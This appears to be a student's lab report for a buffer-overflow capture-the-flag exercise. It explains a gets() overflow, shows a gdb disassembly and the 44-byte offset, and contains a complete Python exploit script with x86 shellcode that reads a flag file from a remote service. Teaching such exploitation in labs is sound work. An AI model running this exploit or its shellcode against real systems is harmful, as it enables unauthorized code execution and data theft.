Question 1: Please provide the names and NetIDs of your collaborator (up to 3). If you finished the lab alone, write None.
Answer: None.

Question 2: What is the vulnerability here? Explain.
Answer: “buf” is defined as a 32 bytes array, but when calling “gets(buf)”, the input can be much longer than 32 bytes, which will cause buffer overflow. By overflowing, the return address can be modified.

Question 3: Take a screenshot and include it in the lab report. What is the distance between the buff address and the return address?
Answer:


```
(gdb) disas interact
Dump of assembler code for function interact:
   0x565791c9 <+0>:     push   %ebp
   0x565791ca <+1>:     mov    %esp,%ebp
   0x565791cc <+3>:     push   %ebx
   0x565791cd <+4>:     sub    $0x24,%esp
   0x565791d0 <+7>:     call   0x565790d0 <__x86.get_pc_thunk.bx>
   0x565791d5 <+12>:    add    $0x2e2b,%ebx
   0x565791db <+18>:    sub    $0x8,%esp
   0x565791de <+21>:    lea    -0x28(%ebp),%eax
   0x565791e1 <+24>:    push   %eax
   0x565791e2 <+25>:    lea    -0x1ff8(%ebx),%eax
   0x565791e8 <+31>:    push   %eax
   0x565791e9 <+32>:    call   0x56579030 <printf@plt>
   0x565791ee <+37>:    add    $0x10,%esp
   0x565791f1 <+40>:    sub    $0xc,%esp
   0x565791f4 <+43>:    lea    -0x28(%ebp),%eax
   0x565791f7 <+46>:    push   %eax
   0x565791f8 <+47>:    call   0x56579050 <gets@plt>
   0x565791fd <+52>:    add    $0x10,%esp
   0x56579200 <+55>:    sub    $0xc,%esp
   0x56579203 <+58>:    lea    -0x28(%ebp),%eax
   0x56579206 <+61>:    push   %eax
   0x56579207 <+62>:    call   0x56579060 <puts@plt>
   0x5657920c <+67>:    add    $0x10,%esp
   0x5657920f <+70>:    nop
   0x56579210 <+71>:    mov    -0x4(%ebp),%ebx
   0x56579213 <+74>:    leave
   0x56579214 <+75>:    ret
End of assembler dump.
```

Through this assembler dump, “buf” is at (ebp-0x28) and return_address is at (ebp+0x4). The distance between buff address and return address is 0x2c, which is 44 bytes.

Question 4: How would you use that information in the exploit?
Answer: We can use 44 bytes padding to reach the return address, then we can overwrite the return address which points to our shellcode. So the input could be (a*44+ret_addr+shellcode).

Question 5: Copy and paste your exploit.py in report.

Answer:




```
#!/usr/bin/env python3
import struct
from socket import *
import sys
import time
import re

HOST = sys.argv[1]
PORT = int(sys.argv[2])
BUFSIZE = 1024
ADDR = (HOST, PORT)

s = socket(AF_INET, SOCK_STREAM)
try:
    s.connect(ADDR)
except Exception as e:
    print('Cannot connect to the server.')
    sys.exit()

s.send(b'Tell me where buf is\n')
time.sleep(2)
bufresponse = s.recv(BUFSIZE).decode('utf-8')

bufaddr = '0x' + bufresponse[10:18]
print('Learned that buf is at {}'.format(bufaddr))

bufaddr = int(bufaddr, 16)
retaddr = bufaddr + 0x30 #<-change 0xFFF number here

print('So retaddr is {}'.format(hex(retaddr)))

retaddr = struct.pack("I", retaddr)

shellcode = b"\x31\xc0\x31\xdb\x31\xc9\x31\xd2"+\
    b"\xeb\x32\x5b\xb0\x05\x31\xc9\xcd"+\
    b"\x80\x89\xc6\xeb\x06\xb0\x01\x31"+\
    b"\xdb\xcd\x80\x89\xf3\xb0\x03\x83"+\
    b"\xec\x01\x8d\x0c\x24\xb2\x01\xcd"+\
    b"\x80\x31\xdb\x39\xc3\x74\xe6\xb0"+\
    b"\x04\xb3\x01\xb2\x01\xcd\x80\x83"+\
    b"\xc4\x01\xeb\xdf\xe8\xc9\xff\xff"+\
    b"\xff"+b"/var/ctf/flag"
```

```
padding = b"\x61" * 44
payload = padding + retaddr + shellcode + b'\n'

s.send(payload)
flag = s.recv(BUFSIZE).decode('utf-8')
sys.stdout.write(flag)

s.close()
```

Question 6: What is your issue URL?

Answer: I can run my code locally and get the flag. But I failed to submit and cannot figure out why. I am using a Mac Intel. The folder and file are all correctly named.